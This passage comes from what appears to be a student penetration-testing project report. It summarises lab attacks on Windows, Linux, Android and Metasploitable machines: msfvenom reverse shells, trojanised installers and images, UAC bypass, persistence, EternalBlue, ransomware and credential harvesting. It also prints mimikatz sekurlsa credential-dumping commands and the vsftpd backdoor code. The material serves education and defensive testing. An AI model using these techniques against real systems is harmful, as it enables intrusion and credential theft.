                cd    - Change or display current directory
                localtime - Displays system local date and time (OJ command)
                hostname - Displays system local hostname

mimikatz(powershell) # ::
ERROR mimikatz_doLocal ; "" module not found !

                standard - Standard module [Basic commands (does not require
module name)]
                crypto - Crypto Module
                sekurlsa - SekurLSA module [Some commands to enumerate
credentials...]
                kerberos - Kerberos package module []
                privilege - Privilege module
                process - Process module
                service - Service module
                lsadump - LsaDump module
                ts - Terminal Server module
                event - Event module
                misc - Miscellaneous module
                token - Token manipulation module
                vault - Windows Vault/Credential module
                minesweeper - MineSweeper module
                net -
                dpapi - DPAPI Module (by API or RAW access) [Data Protection
application programming interface]
                sysenv - System Environment Value module
                sid - Security Identifiers module
                iis - IIS XML Config module
                rpc - RPC control of mimikatz
                sr98 - RF module for SR98 device and T5577 target
                rdm - RF module for RDM(830 AL) device
                acr - ACR Module

meterpreter > kiwi_cmd sekurlsa::
ERROR mimikatz_doLocal ; "(null)" command of "sekurlsa" module not found !

Module :          sekurlsa
Full name :       SekurLSA module
Description :     Some commands to enumerate credentials...

```

```
msv - Lists LM & NTLM credentials
wdigest - Lists WDigest credentials
kerberos - Lists Kerberos credentials
tspkg - Lists TsPkg credentials
livessp - Lists LiveSSP credentials
ssp - Lists SSP credentials
logonPasswords - Lists all available providers credentials
process - Switch (or reinit) to LSASS process context
minidump - Switch (or reinit) to LSASS minidump context
pth - Pass-the-hash
krbtgt - krbtgt!
dpapisystem - DPAPI_SYSTEM secret
tickets - List Kerberos tickets
ekeys - List Kerberos Encryption Keys
dpapi - List Cached MasterKeys
credman - List Credentials Manager

meterpreter >
```

XIII. THE TRUSTED ZONE

Every industry, irrespective of its size, requires securing its network from intruders who can compromise the confidentiality, integrity, and availability of the systems. An internal or Trusted network is a vital part of an organization’s network which contains critical data and infrastructure. Primary operating systems present in an internal trusted zone may be Windows OS, Linux, or Mobile devices like Android or iOS. These may be susceptible to attacks by hackers who look for security vulnerabilities, try to compromise the machine, and eventually obtain unauthorized access to the network.

This section of the paper primarily focuses on two types of attacks: Client-side attacks and Insider threats. Client-side attacks occur when a victim downloads malicious content by various social engineering tactics via the internet. This type of attack is difficult to mitigate as most organizations are connected to the internet. Various software like web browsers, media players, or word processing software is some of the clients prone to attacks. Phishing emails are another common method of client-side attacks. Using phishing emails, redirection to the malicious site, or download of malicious content is possible by the attacker. Spear Phishing attack involves acquiring information from the user without their knowledge by targeting specific people who possess vital information. Whaling is a term used to define phishing emails sent to higher-ups in an organization. Defense against client-side attacks may be less effective and some measures can control such attacks: training employees, securing critical systems and data, and having measures to mitigate attacks in case of any.

Insider threat, on the other hand, involves a current or former employee who can misuse sensitive or privileged accounts or data within an organization’s network. Depending on the user’s intent, they may be malicious, negligent, or accidental intent. Some of the ways to identify insider threats are activity during unusual times, traffic volume, and the activity performed like unusual file modifications. There are some measures that may help to overcome insider threats: Critical assets may be protected using physical or logical controls, Enforce Security policies and understanding of the extent of privilege’s based on user roles, keeping track of employee’s actions, and most necessarily promote work culture by providing work-life satisfaction.

Security loopholes can be identified by performing penetration testing which simulates different attacks. The Trusted zone aims to build an illustrative model of an organization’s internal network, perform various client attacks, and learn different techniques to exploit a compromised machine and henceforth the network. In the Project’s network topology, the Trusted zone network is connected to the proxy zone (192.168.20.0/24) via router rt1 e1 interface. The bridge br1 connects the trusted zone to the IDS zone (192.168.40.0/24) which monitors the traffic into the internal/trusted zone.

A. Zonal Machine Configurations

Refer Appendix I(C) for Trusted Zone machine configurations.

B. Exploiting Windows 10 client machine

- i. *Attack 1: Creation of an encoded malicious file to create a reverse TCP connection to the attacker machine (Contributed by Jerbin).*

It involves creating a *shikata_ga_nai* encoded malicious file using *msfvenom*, transferring the file to the victim machine by means of social engineering, and proceeding to create a reverse TCP connection from the victim Windows 10 machine to the attacker machine. It uses the *multi/handler* exploit, which is used to handle exploits initiated outside the Metasploit network. The payload makes use of *shikata_ga_nai* encoder, which is a polymorphic XOR additive feedback encoder that provides advanced protection and AV/IDS evaluation using stub generator, chained self-modifying key through additive feedback, and partially obfuscated decoder stub [27].

Refer to Playbook 1 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- ii. *Attack 2: Using a vulnerability found in Firefox to create a meterpreter connection from the client machine to the attacker machine (Contributed by Jerbin).*

This attack exploits a vulnerability found in Firefox 41 (valid in Firefox version 38 to 41) to create a meterpreter connection from the client windows 10 machine to the attacker machine. The exploit *firefox_smil_uaf* is utilized to host a malicious file, and further utilize javascript to open a meterpreter connection. The attacker machine acts as a server and when the client (with the Firefox version) tries to access the kali URL, a backdoor meterpreter connection is created.

Refer to Playbook 2 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- iii. *Attack 3: Using a vulnerability found in VLC player to create a meterpreter connection from the client to the attacker machine (Contributed by Jerbin).*

This attack uses a vulnerability found in VLC player 2.2.8 (or lower) to create a meterpreter connection from the client windows 10 machine to the attacker machine. Here, a malicious .mkv video file is created (using *fileformat/vlc_mkv*), which when run on the client machine, creates a backdoor shell connection to the attacker machine. The vulnerability exists in the parsing of MKV files in both 32 bits and 64 bits operating systems. This exploit generates two payloads. The first file contains the main vulnerability and heap spray and the second .mkv file is necessary in order to take the vulnerable code path and must be positioned under the same directory as the first file [28]. Note that this exploit is set to listen to a shell session as creating a meterpreter session causes the application to crash.

Refer to Playbook 3 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- iv. *Attack 4: Using Social Engineering Toolkit to clone a live website and create a reverse HTTP/HTTPS meterpreter connection to the client (Contributed by Jerbin).*

This exploit makes use of Social Engineering Toolkit to clone a live website and create a reverse HTTP/HTTPS meterpreter connection to the client. The site cloner utility is utilized to clone a live website that can be hosted on the server. Here, when the victim machine accesses the vulnerable URL, a backdoor gets installed in the system. Performed the exploit in a windows 10 machine. For further discussions on Social Engineering Toolkit refer to section 10.

Refer to Playbook 4 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- v. *Attack 5: Creating a malicious trojan using msfvenom which creates a stage less reverse TCP connection to connect from the victim to the attacker machine which can be accessed using a netcat connection (Contributed by Jerbin).*

This exploit involves creating a malicious trojan using msfvenom which uses a stage less reverse TCP connection to connect from the victim Windows 10 machine to the attacker machine and further accesses the victim machine using a netcat connection. Stage less connections involve sends the entire payload at once, thus not requiring the victim machine to connect back for further data. Thus, once the exploit is run, the attacker may not need any sophisticated software listening to the traffic rather, opening a listener port using netcat will receive connection from the attacker to the victim machine.

Refer to Playbook 6 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- vi. *Attack 6: Creating a Syn Flood denial of service attack on a victim windows 10 machine by spoofing the attacker IP address (Contributed by Jerbin).*

This exploit involves a denial-of-service attack in which the attacking server floods the victim machine with traffic by initiating a connection (SYN) to the server, but not finalizing the connection with the acknowledgment message (ACK). This, the victim will spend time waiting for half-opened connections which consume resources and memory causing the system to crash. A spoof-able IP address is set to the exploit *dos/tcp/synflood* to make the detection process harder for the victim machine blue team.

Refer to Playbook 7 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- vii. *Attack 7: Appending a malicious payload to a legitimate windows executable file to act as a trojan horse, which when run enables a reverse TCP connection to the attacker (Contributed by Jerbin).*

This exploit makes use of functionality in msfvenom to append a malicious payload to a legitimate windows executable file to act as a trojan horse. In this scenario, a reverse TCP connection payload is binded to a VLC player installation file using *skikata_na_nai* encoder with three iterations. A *multi/handler* is used to listen to the incoming traffic from the victim machine.

Refer to Playbook 8 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- viii. *Attack 8: Creating a malicious reverse TCP payload by appending the executable into an image file (Contributed by Jerbin).*

This exploit involves creating a malicious reverse TCP payload and appending the executable into an image file. The file icon is also changed to make it more believable. When the user opens the malicious image file, two applications will execute simultaneously. First, the image file will open on the user desktop and secondly, the exploit will run in the backend. The user opens the downloaded image file (here: a gift coupon code) and the meterpreter session is created without any knowledge of the user. It is important to note that closing the image will not terminate the user connection.

Refer to Playbook 9 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- ix. *Attack 9: Privilege Escalation using User Account Control Bypass (Contributed by Jerbin).*

This scenario involves the *'bypassuac_fodhelper'* exploit to escalate privileges to root/system when the direct escalation of privileges from meterpreter (*getsystem*) fails. It is a Windows UAC Protection Bypass that hijacks a special key in the Windows Registry and inserts a custom command that will get invoked when the Windows fodhelper.exe application is launched [29]

Refer to Playbook 10 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- x. *Attack 10: Creation of a persistent service for maintaining access on the victim windows 10 machine (Contributed by Jerbin).*

This exploit involves the creation of a persistent payload that updates the windows 10 registry files. The *local/persistence_service* payload enables the attacker to keep the meterpreter session alive even after a victim machine restart. This is done by setting up a service with auto starts when the machine boots up.

Refer to Playbook 11 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- xii. *Attack 11: Lateral Movement/Chain Attack to server machines using port forwarding (Contributed by Jerbin).*

This exploit involves accessing the organization's server machines from a compromised client machine using port forwarding. This depicts an attacker using Social Engineering to lure an employee working in the client machine to create a backdoor to the attacking machine and then uses the completed attack to move laterally across the network and access the server machines.

Refer to Playbook 12 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- xii. *Post Exploitation on Windows 10 (Contributed by Jerbin)*

This section involves the post exploit activities that the attacker may do on the client to achieve its action on the objective. The different scenarios discussed in this section are (a) Process Migration, (b) screenshots and screen share, (c) Keylogging (Data Harvesting), (d) Privilege Escalation using token hijacking, (e) User Enumeration, (f) Browser Enumeration, (g) VM Enumeration (HoneyPot identification) and (h) the implementation of a Simple Ransomware by encrypting a file on the victim machine using symmetric encryption and leaving a ransom note.

Refer to Playbook 13 in the exploit walkthrough (Appendix III) for the attacker's post exploit journey transcript.

C. *Exploiting Windows 8.1 client machine*

- i. *Attack 1: The Eternal Blue Attack (Contributed by Satinderpal)*

In this attack the attacker exploits the MS17_010 vulnerability or CVE-2017-0143 of windows to launch the eternal blue attack. The attacker uses the Mimikatz/Kiwi tool to extract the NTLM password hash of all the user accounts and change the password of a user. The exploit is also followed by a post exploit module that injects a shell session into a legitimate process. The attacker also uses various track clearing techniques to evade detection.

Refer to Playbook 25 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- ii. *Attack 2: Creating a RAT using Zirikatu payload creation tool and Python server (Contributed by Satinderpal)*

In this attack, the attacker uses the Zirikatu payload creation tool to create a RAT or a remote access tool in the form of a malicious executable and deploy it on a python server which the victim accesses and installs the executable. This gives access to the attacker and he uses the achieved session to create persistence in the machine and load Python and Ruby extensions to use them for post exploits.

Refer to Playbook 26 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- iii. *Attack 3: Chain attack from external zone by pivoting through machines and compromising DMZ and Proxy zone to reach the Trusted zone (Contributed by Satinderpal).*

In this attack the attacker uses the pivoting technique to route the attack through compromised DMZ and proxy zone. The attacker uses different exploits, each specific to the machine he compromises in order to reach finally to the windows 8.1 machine in the

Refer to Playbook 27 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- iv. *Attack 4: Capturing credentials using a keylogger and using them to extract information (Contributed by Satinderpal)*

In this attack the attacker uses the setoolkit to create a credential harvester by cloning the web application site portal. After getting the login credentials the attacker uploads a malicious php file to query the database using a web browser.

Refer to Playbook 28 in the exploit walkthrough (Appendix III) for the attacker's journey transcript.

- v. *Attack 5: Polymorphic XOR Additive Feedback Encoder (Contributed by Sparsha pole)*

In the Metasploit framework, Shikata Ga Nai is a polymorphic XOR additive feedback encoder. The decoder stub is generated on the basis of dynamic instruction, substitution, and dynamic block ordering. Registers are dynamically chosen. The encoder consists of three features which put together provide advanced protection. The three features are as follows:

- a. Metamorphic techniques are made use of by the decoder stub generator to generate different output every time it is used in order to circumvent signature recognition. This is done through substitution and code reordering.
- b. It utilizes a chained self-modifying key via additive feedback which means that the output will be incorrect if the decoding input or keys are incorrect.
- c. The decoder stub is obscured partially through self-modifying of the current basic block. Using FPU instructions, it is also well shielded against emulation [29]

Refer to Playbook 60 in the exploit walkthrough.

- vi. *Attack 6: HTA server exploit (Contributed by Sparsha Pole)*

HTA stands for HTML application. It is a server that hosts a HTA file which when opened will execute a payload via Powershell. This attack can provide a remote attacker complete access to the target machine. The user is warned before the HTA is downloaded or saved or to run the application. If saved, it can be run on-demand [30].

Refer to Playbook 61 in the exploit walkthrough.

- vii. *Attack 7: Microsoft Windows Shell LNK Code Execution. (Contributed by Sparsha Pole)*

Microsoft Server Message Block (SMB), a protocol used for file sharing at a network level permits the users and applications to request files and services over the network. It was previously known as Common Internet File System, which functions as an application-layer network protocol specifically for file sharing. This permits computer applications to read from and write to files. It also allows service requests from server programs in a network. It permits applications to access files and resources at a remote server through which applications can read, write and modify files on the remote server [31].

A vulnerability in the MS10-046 patch is exploited to abuse (again) the handling of Windows Shortcut files (.LNK) that contain an icon resource pointing to a malicious DLL. This creates an SMB resource to provide the payload and the trigger and generates a LNK file which must be sent to the target [32].

Refer to Playbook 62 in the exploit walkthrough.

- viii. *Attack 8: MS15_100 Microsoft Windows Media Center MCL Vulnerability. (Contributed by Sparsha Pole)*

MS15_100 Microsoft Windows Media Center MCL is a vulnerability that exists in Windows Media Center that could allow remote code execution if Windows Media Player opens a specially designed Media Center link (.mcl) file that references malicious code. In order to exploit this vulnerability, an attacker must be able to attract a user to install the .mcl file on the local machine [33]. By supplying a UNC path in the *.mcl file, a remote file will be automatically downloaded, which can result in arbitrary code execution [34]. If an attacker manages to successfully exploit this vulnerability, he could gain the same user rights as the current user. Depending on the privileges associated with the user, an attacker could then install programs, create, view, change, or delete data and accounts with complete user rights [33].

Refer to Playbook 63 in the exploit walkthrough.

- ix. *Attack 9: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution. (Contributed by Sparsha Pole)*

This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive which will then be used to overwrite the connection session information as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type of confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit requires a named pipe but is more reliable when compared to EternalBlue [35].

Refer to Playbook 64 in the exploit walkthrough.

- x. *Attack 10: Java_signed_applet exploit. (Contributed by Parminder Kaur)*

This exploit dynamically creates a .jar file via the Msf: Exploit: Java mixin, then signs it. The resulting signed applet is presented to the victim via a web page with an applet tag. The victim's JVM will pop a dialog asking if they trust the signed applet. On older versions, the dialog will display the value of CERTCN in the "Publisher" line. Newer JVMs display "UNKNOWN" when the signature is not trusted. The Signing Cert option allows you to provide a trusted code signing cert, the values in which will override CERTCN. If Signing Cert is not given, a randomly generated self-signed cert will be used. Either way, once the user clicks "run", the applet executes with full user permissions. [36]

Refer to Playbook 65 in the exploit walkthrough.

- xi. *Attack 11: Chrome Zero-day attack (Contributed by Tejaswini Vadlamudi)*

CVE-2020-6418 exploit was discovered by Clement Lecigne of Google's threat analysis team on February 18. This exploit works only when the chrome sandbox is disabled. The vulnerability which is a type of confusion made the attacker exploit the heap corruption using a crafted HTML page. [37]. Using the vulnerability in chrome a meterpreter session is created from attacker machine kali linux in the untrusted zone to windows 8 machine in the trusted zone when the victim machine access URL created in attacker machine.

Refer to Playbook 66 in the exploit walkthrough.

- D. *Exploiting Ubuntu 14.04 client machine*

i. *Attack 1: Creating a backdoor using Malicious payload (Contributed by Betsy).*

A malicious executable payload is created using MSFVENOM utility in Kali Linux. This payload is transferred to the victim machine, executed at the victim's end, and creates a backdoor to the attacker. The attacker can get root access such as creation, modification and deletion of files or directories.

Refer to Playbook 14 in the exploit walkthrough.

ii. *Attack 2: Creating a Metasploit Linux Trojan as payload inside an Ubuntu deb package (Contributed by Betsy).*

In this attack, an Ubuntu Deb Package is embedded with a Metasploit malicious payload created using MSFVENOM. The Deb package used to perform this attack is Freesweep package, a text-based version of Minesweeper game. Once the malicious package is created, it is moved to Ubuntu victim's machine and once the victim installs and starts playing the game, a shell is obtained for the attacker.

Refer to Playbook 15 in the exploit walkthrough.

iii. *Attack 3: Creating a backdoor using Malicious Linux Payloads Embedded in Zip File (Contributed by Betsy).*

This attack aims to get root access using a malicious payload embedded inside a Zip file which seemingly looks harmless otherwise. The payload is created using MSFVENOM, send to the victim's machine and when the victim opens the zip file with the malicious content, the attacker can obtain root access and compromise the Ubuntu machine.

Refer to Playbook 17 in the exploit walkthrough.

iv. *Attack 4: Using Port forwarding and Application layer protocol – Telnet to connect to interconnect machines in the network (Contributed by Betsy).*

Using the port forwarding feature of Metasploit, a connection is established between the attacker and the compromised Ubuntu machine. NMAP allows to scan network for open ports and if Port 23 is seen as open, a Telnet connection can be set up to the machine where Port 23 is open. A chain of attack can be performed by first compromising the Ubuntu machine and then connecting via Telnet. This is performed to depict compromising of connected client machines (E.g.: Compromise of machines of C-Level executives) in a network if anyone machine is compromised.

Refer to Playbook 18 in the exploit walkthrough.

v. *Attack 5: Post Exploitation on Compromised Ubuntu machine (Contributed by Betsy).*

Once the attacker compromises the Ubuntu victim, post-exploitation activities may be performed like creating, modifying, deleting, uploading, or downloading files or directories. The different processes running on the victim can be analyzed and manipulated. Networking information can be obtained from the victim which can help to perform chain of attacks on interconnected machines on the same network as the compromised Ubuntu machine.

Refer to Playbook 19 in the exploit walkthrough.

E. *Exploiting Fedora Linux client machine*

i. *Attack 1: Reverse tcp session with the help of social engineering (Contributed by Gaurav)*

A malicious file was created using msfvenom and with the help of social engineering, the file was sent over to the victim's machine. The attacker was already geared up with metasploitable framework and the moment, the malicious file was executed, the attacker got the reverse TCP meterpreter session of the victim's machine.

Refer to Playbook 21 in the exploit walkthrough.

ii. *Attack 2: Reverse TCP session using PHP backdoor (Contributed by Gaurav)*

Here, PHP backdoor payload was used to get reverse TCP session. This tool is known as Damn Vulnerable Web Application (DVWA) and is widely used for penetration testing by several companies. Under this attack, a malicious file containing a PHP backdoor was uploaded to the DVWA. With the help of social engineering, the link will be texted to the victim and the moment the user clicks on the link, the attacker will get reverse TCP session of the victim's machine.

Refer to Playbook 22 in the exploit walkthrough.

iii. *Attack 3: Reverse TCP session by exploiting the vulnerability of AWK (Contributed by Gaurav)*

AWK is a tool that is widely used for pattern scanning and taking further action on it. With the help of AWK, very tiny programs can be written by a programmer that searches for a keyword or pattern, and the desired action can be performed on it once found. Here, in this attack, the vulnerability of AWK was exploited to get the shell session of the victim's machine.

Refer to Playbook 23 in the exploit walkthrough.

iv. *Attack 4: Reverse TCP session by exploiting system shell (/bin/sh) (Contributed by Gaurav)*

This attack was carried away with the help of the /bin/sh command. As /bin/sh represent the executable symbolic link of the system shell, and by using its privilege, a reverse TCP session was captured on the attacker's machine. After getting shell session, the pivoting attack was conducted to compromise the webserver that is sitting in the proxy zone.

Refer to Playbook 24 in the exploit walkthrough.

F. *Exploiting Android 9 client machine*

i. *Attack 1: Creating a reverse HTTPS backdoor using Malicious Android Payload (Contributed by Jerbin)*

A malicious executable payload is created using the MSFVENOM utility in Kali Linux. This payload is transferred to the victim machine, executed at the victim's end, and creates a backdoor HTTPS connection to the attacker.

Refer to Playbook 5 in the exploit walkthrough (Appendix 2) for the attacker's journey transcript.

ii. *Attack 2: Creating a backdoor using Malicious Android Payload (Contributed by Betsy)*

A malicious executable APK file is created using the MSFVENOM utility in Kali Linux. This payload is transferred to the victim machine, executed at the victim's end, and creates a backdoor to the attacker. The attacker can get root access such as creation, modification, and deletion of files or directories.

Refer to Playbook 16 in the exploit walkthrough.

iii. *Attack 3: Post Exploitation on Compromised Android machine (Contributed by Betsy)*

Once the attacker compromises the Android victim, post-exploitation activities may be performed like creating, modifying, deleting, uploading, or downloading files or directories. The contact list can be fetched by the attacker along with call logs. A different application running on the victim can be controlled and modified as well. Network connectivity details can be retrieved from the victim by the attacker.

Refer to Playbook 20 in the exploit walkthrough.

XIV. THE PROXY ZONE

The Proxy Zone in this organization does not provide any standard proxy services; this is the internal zone with the servers to provide the services to the Trusted Zone. The Trusted Zone consists of the organization's internal users; all the Trusted Zone users are authorized to access the internal zone without any restrictions. The Proxy Zone is a name given to an internal zone that segregates servers from the users. The Proxy Zone (Internal Zone) configured in the project has the internal web server, MySQL Database server, FTP, and samba server. All these servers provide services to the Trusted Zone. The details of the machines are as follows:

- *Web Server* - The internal web server hosts the internal website for the organization's employees, which helps the organization reduce the attack vectors as only the trusted employees can access the website and the confidential information is not visible to the internet. The web server is hosted on an Apache webserver. Apache server consists of a module-based structure, and the module allows the administrator to enable and disable the functionality as per user requirements. The Apache Servers has modules for security, caching, URL rewriting, password authentication, and more. Apache is cross-platform and one of the most used web servers for the deployment of websites. The web server usually provides the HTTP services in port 80 and the HTTPS services on port 443 [38].
- *File Server (FTP server)* - The organization requires to store all the resources and data on the server. The centralized server helps the organization manage the employees' data better and manage the permissions as the data on individual employee's computers is challenging to monitor and control. The data security and backups are much easier to manage. The FTP is an internet protocol that is required for sharing of data over TCP/IP connections. The FTP is a client-server protocol; the client requests for the file and the server will serve the client; the server runs in port 21. The client usually needs to provide authentication to access the files on the FTP server; if the authentication is not required for accessing files, then that file server is known as an anonymous FTP server [39].
- *Database Server* - Within the organization, availability is of utmost importance to cater to this need and allow scalability for the organization the database server is needed. The database server uses MySQL as a Database management system; MySQL is an open-source Relational database management system. The Relational database organizes the data in the form of tables running the SQL (Structured Query Language) for interacting and providing data. The database server provides the services on port 3306.
- *Samba Server* - The Samba is an open-source networking tool used for networks that run both Linux and Windows machines; it allows Windows to share files and printers on Linux hosts and vice versa. The Samba is a re-implementation of SMB (Server Message Block) networking protocol, the proprietary protocol used by Microsoft Windows network file system. Samba server can be used to share one or more directory trees or Distributed files system (DFs) trees. Samba server can help in authenticating the clients logging onto the windows domain [40].

The proxy zone is connected to the trusted zone and the DMZ of the organization. The internal zone servers are at risk only from the trusted zone as it is not connected directly to any other zone. The internal zone faces insider threat, the threat in which the authorized users breach the trust and run code with malicious intent. To imitate the insider threat scenario, the attacker machine is deployed in a trusted zone. The attacker machine is a Kali machine equipped with tools used to exploit the machines.

A. *Exploiting Web Server (Metasploitable 2)*

- i. *Attack 1: Attack using Metasploit on Apache Web Server(I) (Contributed by Ravdeep Saggu)*

Apache web server is an open-source web server, and it is available for free. It helps to serve the content on the web to clients. The client usually queries the web server by sending a request using HTTP or HTTPS protocol, and the web server responds to the requested data. The web server is hosted in the internal zone, and the attacker is in the trusted zone running the kali operating system. On the attacker machine Metasploit tool is used to select the http_version module from auxiliary/scanner/http. This module is used to gather information about the version of each service running on the web server. The output of the http_version module can be used to find the vulnerabilities associated with the version of PHP running on the machine. The PHP versions 5.3.12 and 5.4.2 are vulnerable to an argument injection vulnerability, while it is run as CGI. The vulnerability is CVE 2012-1823 which is the PHP-CGI query string parameter vulnerability and to exploit the vulnerability exploit/multi/http/php_cgi_arg_injection module of Metasploit will be used. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." [41]

- ii. The detailed transcript of the attack is mentioned in the Playbook 29 in Exploit Walkthrough.
Attack 2: Attack using Metasploit on Apache Web Server (II) (Contributed by Ravdeep Saggu)

The web server has more than one vulnerability, by using twiki_history module in metasploit allows to attacker to exploit a vulnerability in history component of TWiki. This module exploits by passing a 'rev' parameter containing shell metacharacters to TWikiUsers scripts, allowing attacker to execute arbitrary OS commands. The payload used in the exploit is bind_netcat_gaping that is selected from cmd/unix/bind_netcat_gaping. This payload listens for connection and spawn a command shell via netcat.

The detailed transcript of the attack is mentioned in the playbook 30 in Exploit Walkthrough [42] [43].

B. Exploiting FTP Server (Metasploitable 2)

- i. *Attack 1: Using Metasploit on FTP Server (III) (Contributed by Ravdeep Saggu)*

File Transfer Protocol (FTP) is a standard Internet protocol for transmitting files between computers on the Internet over TCP/IP connections. FTP is a client-server protocol where a client will ask for a file, and a local or remote server will provide it. Exploit/unix/ftp/vsftpd_234_backdoor in this exploit, vsftpd stands for "Very Secure FTP Daemon" and is an FTP server for Unix-like systems, including Linux. This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive. Once msfconsole is launched on kali machine which is lying in the trusted zone having IP 192.168.10.90. Type the command to select the exploit and once the exploit is selected, further steps can be executed. After putting in all the required information, the exploit is executed.

The detailed transcript of the attack is mentioned in playbook 34 in the exploit walkthrough. [44]

```

else if((p_str->p_buf[i]==0x3a)
&& (p_str->p_buf[i+1]==0x29))
{
    vsf_sysutil_extra();
}
}

```

Fig. 15. Vulnerable source code [45]

From Fig. 3 of the vulnerable source code, we can clearly see that if the bytes in the network buffer match the backdoor sequence of 0x3a (colon) and 0x29, the malicious function is triggered.

- ii. *Attack 2: Exploiting the apache tomcat deploy (port 8180) service. (Contributed by Vamshidhar Kotha)*

The ID and password of the apache tomcat were gained by doing the tomcat auxiliary module scan on the Apache web server (refer Playbook 54). By using the cracked ID and Password, the apache tomcat services are running on the targeted servers can be exploited. The apache tomcat deploy service which is running on the P4 server is going to be exploited by using the java/meterpreter/reverse_tcp payload. Payload helps is gaining the meterpreter or shell session on the targeted system.

Refer to Playbook 56 in the exploit walkthrough.

C. Exploiting Samba Server (Metasploitable 2)

- i. *Attack 1: Samba username map script exploits. (Contributed by Tejaswini Vadlamudi)*

Most Linux operating systems run samba which is a transparent file system to windows that has many vulnerabilities that can be exploited to gain access of the linux system on port 139 or 445. [46]This module mainly exploits the command execution vulnerability by using the “username map script”. By using this technique authentication is not required to get access because the usernames are mapped before the authentication is done. [47]. After finding the open ports on the Samba server, using an auxiliary scanner the version if found, and using some default exploits in Metasploit samba server is made to compromise to gain the root access.

Refer to Playbook 53 in the exploit walkthrough.

- ii. *Attack 2: Exploiting the Apache tomcat upload (port 8180) service. (Contributed by Vamshidhar Kotha)*

The ID and password of the Apache tomcat were gained by doing the tomcat auxiliary module scan on the Apache web server (refer Playbook 54). By using the cracked ID and Password the Apache tomcat services are running on the targeted servers can be exploited. The Apache tomcat upload service which is running on the P1 server is going to be exploited by using the java/meterpreter/reverse_tcp payload. Payload helps is gaining the meterpreter or shell session on the targeted system.

Refer to Playbook 55 in the exploit walkthrough.

- iii. *Attack 3: Exploiting the PostgreSQL (port 5432) service. (Contributed by Vamshidhar Kotha)*

Postgresql is an advanced open-source database service that supports both SQL and JSON queries. Here the PostgreSQL running on the P1 proxy server is going to be exploited from the attacker system by using the “linux/x86/meterpreter/reverse_tcp” payload.

Refer to Playbook 58 in the exploit walkthrough.

D. Exploiting Web Server (Metasploitable 2)

i. Attack 1: Web Server Reconnaissance (Contributed by Gurcharan Jawanda)

The web server is hosted in the internal zone to provide the services to the trusted zone, consisting of the organization's employees. The web server is connected to the database server that holds all the databases in a centralized server. This exploit aims to gain access to the database server. This first step is to know the database server's IP address for the trusted zone; it is accessible through the web application hosted on the web server. There are two steps to know about the IP address of the database server, the first method involves running the NMAP scan in the internal zone, and the second is to scan all the web server files to find the connection file and gather information about the database server. The Linux utility wget can be used to retrieve the contents of the web server. The wget command helps to download all the files present in the folder that holds the index file on the web server; most of the time, the connection files and the other files are saved in the same directory. This provides the attacker with the opportunity to download all files and see the configurations. Due to bad programming practices, the credentials were saved in a format that allowed view them in clear text over the network. After the initial discovery of the database server and the next step is to gain access to the database; this can be implemented using the many modules that are available in Metasploit.

The detailed transcript of the attack is mentioned in the Playbook 32 in Exploit Walkthrough.

ii. Attack 2: Ftp service login using wordlist on version proftpd 1.3.1 (Contributed by Vishista Vangala)

Attacking FTP server configured on the metasploitable machine. As metasploitable 2 is vulnerable to a number of exploits on different ports. File transfer protocol (FTP) is the most secure way to connect two computers to each other to facilitate the transfer of files between two or more points [48]. FTP servers are the solutions used to enable file transfers over the Internet. ProFTPD is an open-source and cross-platform FTP server with support for most UNIX-like systems. ProFTPD version 1.3.1 is vulnerable to ftp_login brute-force attack [49].

Refer to Playbook 52 in the exploit walkthrough.

iii. Attack 3: Auxiliary module scan on apache tomcat (port 8180) service. (Contributed by Vamshidhar Kotha)

Apache Tomcat is the webserver for the java server-side applications. The port number of the apache tomcat is 8180. By the auxiliary module scan on the apache tomcat service which is running on the P2 server, the ID and password of the apache tomcat server will be revealed. The services running on apache tomcat can be exploited by using the ID and password obtained through the auxiliary module scan.

Refer to Playbook 54 in the exploit walkthrough.

iv. Attack 4: Rpcbind: exploit rpcbind with nfs (Port 111). (Contributed by Parminder Kaur)

NFS: Network File System (NFS) is a distributed system protocol originally developed by Sun Microsystems in 1984, allows a user on a client computer to access files over a network in a manner like how local storage is accessed. Like other protocols, NFS builds on the Open Computer Remote Procedure Call (ONC RPC) system. The Network File System is an open standard defined in RFCs, allowing everyone to implement the protocol.

Rpcbind: The rpcbind utility maps RPC services to the ports on which they listen. RPC processes notify rpcbind when they start, registering the ports they are listening on and the RPC program numbers they expected to serve. The client system then contacts rpcbind on the server with an RPC program number. The rpcbind service redirects the client to the proper port number so it can communicate with the requested service. Because RPC-based services rely on rpcbind to make all connections with incoming client requests, rpcbind must be available before any of these services. [50]

Refer to Playbook 59 in the exploit walkthrough.

E. Exploit on MySQL Database Server (Metasploitable 2)

i. Attack 1: Database Exploit 1 (Contributed by Gurcharan Jawanda)

